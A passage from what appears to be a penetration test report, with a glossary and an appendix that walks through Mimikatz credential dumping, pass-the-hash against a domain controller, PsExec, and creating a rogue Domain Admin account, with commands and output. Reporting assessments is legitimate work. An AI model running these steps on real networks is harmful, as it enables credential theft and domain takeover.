- **User Training**: Provide regular security awareness training for employees to recognize and avoid common threats such as phishing and social engineering attacks.

5. Glossary

- **Brute Force Attack -** An attack method that systematically tries all possible combinations of a password or encryption key to gain unauthorized access.
- **Command Injection -** A vulnerability that allows attackers to execute arbitrary system commands on a host operating system via a vulnerable application.
- **Common Vulnerabilities and Exposures (CVE) -** A list of publicly disclosed cybersecurity vulnerabilities and exposures. Each CVE has a unique identifier.
- **Exploit -** A piece of software, data, or sequence of commands that takes advantage of a vulnerability to cause unintended behavior or unauthorized actions.
- **Mitigation -** Steps or actions taken to reduce the severity, seriousness, or impact of a security vulnerability
- **Privilege Escalation -** The exploitation of a flaw that allows attackers to gain elevated access to resources that are normally protected from an application or user.
- **Remote Code Execution (RCE) -** A type of vulnerability that allows attackers to execute arbitrary commands on a remote system.
- **Vulnerability -** A weakness in a system, network, or application that could be exploited by a threat actor.
- **MySQL**: An open-source relational database management system (RDBMS) that uses structured query language (SQL) for managing and manipulating databases.

6. Attachments

6.1 - Tools Used

- Nmap: 7.93
- Metasploit: 6.2.32
- Python: 3.12.0
- Hydra: 10.9
- CURL: 8.4.0
- Netcat: 1.11

6.2 - 10.0.0.83/10.0.0.119 - Lateral Movement & HashDump/PassTheHash Attack

- **Extracting Hashed Passwords with Mimikatz**: Open PowerShell with administrative privileges on machine 10.0.0.119.

```
PS C:\Users\Admin\Desktop\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug  7 2021 23:11:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK
```


- **Hash Extraction**: This command extracts NTLM hashes and other logon credentials stored in the system's memory.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1349401 (00000000:00149719)
Session           : Interactive from 0
User Name         : Administrator
Domain            : CORP
Logon Server      : EC2AMAZ-R2T6KBN
Logon Time        : 9/15/2024 8:29:53 AM
SID               : S-1-5-21-4244106051-1510059738-469118965-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CORP
         * NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
         * SHA1     : e30d1c18c56c027667d35734660751dc80203354
         * DPAPI    : 3ad72f27f3bf5956833b6622b8c6835c
        tspkg :
```

Example output showing usernames and NTLM hashes extracted from memory.


- **Pass-the-Hash Attack**: Use the Pass-the-Hash functionality of Mimikatz to authenticate and open a CMD shell on the domain controller (10.0.0.83).



Shows the command execution that opens a CMD shell on the domain controller.

- **Explanation**:
  - sekurlsa::pth: Invokes the Pass-the-Hash feature in Mimikatz.
  - /user:administrator: Specifies the username for the Pass-the-Hash attack.
  - /domain:localhost: Indicates the domain for authentication, where "localhost" represents the local machine.
  - /ntlm:9d9dbc7eccf77d1704b8b3ec0be24c50: Provides the NTLM hash of the Administrator's password.

- **Remote Command Execution**: Execute commands remotely using PsExec from Sysinternals Suite.



Executing PsExec to be able to execute commands on the remote server (domain controller)

- **Creating a New Domain Admin Account**: Create a new user and assign domain admin privileges.

```
C:\Windows\system32>net user admin1 administrator /add /domain
The command completed successfully.


C:\Windows\system32>net group "Domain Admins" admin1 /add /domain
The command completed successfully.
```

Demonstrates the successful creation of the "admin1" account with Domain Admin rights.